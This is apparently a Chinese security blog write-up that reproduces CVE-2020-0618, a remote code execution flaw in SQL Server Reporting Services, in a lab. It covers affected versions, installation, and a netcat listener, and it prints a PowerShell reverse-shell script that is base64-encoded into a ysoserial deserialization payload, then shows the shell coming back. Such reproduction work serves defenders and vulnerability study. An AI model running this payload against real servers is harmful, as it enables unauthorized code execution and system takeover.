CVE-2020-0618：SQL Server 远程代码执行复现

原创daxi0ng Timeline Sec
1970-01-01原文

收录于话题
#漏洞复现文章合集
70个

点击上方蓝色字体关注我们，一起学安全！

本文作者：daxi0ng（团队核心成员）

本文字数：1072

阅读时长：2~3min

声明：请勿用作违法用途，否则后果自负

0x01 简介

2月12日，微软发布安全更新披露了Microsoft SQL Server Reporting Services远程代码执行漏洞（CVE-2020-0618）。SQL Server是Microsoft开发的一个关系数据库管理系统(RDBMS)，是现在世界上广泛使用的数据库之一。

0x02 漏洞概述

获得低权限的攻击者向受影响版本的SQL Server的Reporting Services实例发送精心构造的请求，可利用此漏洞在报表服务器服务帐户的上下文中执行任意代码。

0x03 影响版本

SQL Server 2012 for 32-bit Systems Service Pack 4 (QFE)
SQL Server 2012 for x64-based Systems Service Pack 4 (QFE)
SQL Server 2014 Service Pack 3 for 32-bit Systems (CU)
SQL Server 2014 Service Pack 3 for 32-bit Systems (GDR)
SQL Server 2014 Service Pack 3 for x64-based Systems (CU)
SQL Server 2014 Service Pack 3 for x64-based Systems (GDR)
SQL Server 2016 for x64-based Systems Service Pack 1
SQL Server 2016 for x64-based Systems Service Pack 2 (CU)
SQL Server 2016 for x64-based Systems Service Pack 2 (GDR)


0x04 环境搭建

1、安装Windows server 2016 Standard


2、安装Sql Server 2016，其中有几个点需要注意



SQL Server 安装中心
计划
安装
维护
工具
资源
高级
选项
硬件和软件要求
查看硬件和软件要求。
安全文档
查看安全文档。
联机发行说明
查看有关该版本的最新信息。
系统配置检查器
启动工具以检查阻止成功安装 SQL Server 的条件。
下载升级顾问
升级顾问将分析已安装的 SQL Server 组件，并确定在升级到 SQL Server 2016 之前或之后要解决的问题。
联机安装帮助
启动联机安装文档。
如何开始使用 SQL Server 2016 故障转移群集
阅读关于如何开始使用 SQL Server 2016 故障转移群集的说明。
开始使用 PowerPivot for SharePoint 安装
请阅读有关如何安装、配置和验证 PowerPivot for SharePoint 安装的说明。
开始使用 Reporting Services SharePoint 安装模式
请阅读有关如何以 SharePoint 模式安装、配置和验证 Reporting Services 的说明。
Microsoft SQL Server 2016

一路默认安装下来。注意功能选择的时候需要选择"数据库引擎服务"和"Reporting Services"服务



这里用混合模式创建账号 账号sa 密码123qweQWE
便于后面连接报表服务器





SQL Server 2016 安装程序
Reporting Services 配置
指定 Reporting Services 配置模式。
安装规则
功能选择
功能规则
实例配置
PolyBase 配置
服务器配置
数据库引擎配置
Analysis Services 配置
Reporting Services 配置
Distributed Replay 控制器
Distributed Replay 客户端
同意安装 Microsoft R Open
功能配置规则
准备安装
安装进度
完成
Reporting Services 本机模式
安装和配置(C)。
在本机模式中安装和配置报表服务器。报表服务器将在安装完成后正常运行。
仅安装(O)。
安装报表服务器文件。安装完成后，使用 Reporting Services 配置管理器配置报表服务器用于本机模式。
Reporting Services SharePoint 集成模式
仅安装(S)。
安装报表服务器文件。安装完成后，使用 SharePoint 管理中心完成配置。确认 SQL Server Reporting Services 服务已启动并且创建至少一个 SQL Server Reporting Services 服务应用程序。有关详细信息，请单击"帮助"。
< 上一步(B)
下一步(N) >
取消


又是一路默认，安装完成


Reporting Services 配置管理器: WIN-S2OD3O8OU4P\MSSQLSERVER
SQL Server 2016
Reporting Services Configuration Manager
连接(O)
WIN-S2OD3O8OU4P\MSSQLSERVER
服务帐户
Web 服务 URL
数据库
Web 门户 URL
电子邮件设置
执行帐户
加密密钥
报表服务器状态
使用 Reporting Services 配置管理器工具可以定义或修改报表服务器和报表管理器的设置。如果 Reporting Services 是在"仅文件"模式下安装的，则必须配置 Web 服务 URL、数据库和报表管理器 URL。
当前报表服务器
SQL Server 实例: MSSQLSERVER
实例 ID: MSRS13.MSSQLSERVER
版本: ENTERPRISE EVALUATION EDITION
产品版本: 13.0.4001.0
报表服务器数据库名称: ReportServer
报表服务器模式: 本机
报表服务器状态: 已启动
启动(S)
停止(T)


3、重点来了！访问http://localhost/ReportS，创建分页报表，提示需要安装报表服务器

4、安装好报表服务器后，新建一个报表此时就用到了我们前面设置的账号密码 sa/123qweQWE





无标题 - Microsoft Report Builder
文件
主页
插入
视图
运行
粘贴
视图
合并
报表数据
新建
内置字段
参数
图像
数据源
数据集
新建表或矩阵
选择数据源的连接
选择已发布的数据源，或创建仅用于此报表的连接。
数据源连接:
DataSource1
(在此报表中)
输入数据源凭据
正在连接到数据源"DataSource1"...
使用当前 Windows 用户(C)
使用以下值(F):
用户名(U):
sa
密码(P):
用作 Windows 凭据(W)
帮助
确定
取消
浏览...
编辑...
测试连接
帮助
< 上一步(B)
下一步(N) >
取消

保存一下，然后点击运行




访问一下漏洞路径，Success!




0x05 漏洞复现

1、使用Netcat监听1888端口，便于后续接受反弹回来的Shell（WIN+Rpowshell）


```
cd .\Desktop\netcat-1.11_1\

.\nc.exe

 -lvp 1888
```



2、点击桌面的postman，send




3、此时Shell已经弹回，使用 whoami命令可以看到Shell的用户是 nt service\reportservice



PS：（此步可省略）以上是我已经生成了验证POC，想要自己生成POC可以使用powershell打开ysoserial.exe工具生成有效负载，执行完最后一步的时候payload已经存在于剪切板。

```
$command = '$client = New-Object
System.Net.Sockets.TCPClient("127.0.0.1",1888);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName
```

```
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2  =$sendback + "PS "
+ (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'


$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)


$encodedCommand = [Convert]::ToBase64String($bytes)


.\ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c
"powershell.exe -encodedCommand $encodedCommand" -o base64 |
clip
```



0x06 修复方式

目前微软官方已针对受支持的版本发布了修复该漏洞的安全补丁，请受影响的用户尽快安装补丁进行防护。

官方下载链接：
https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2020-0618

实战书籍推荐

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文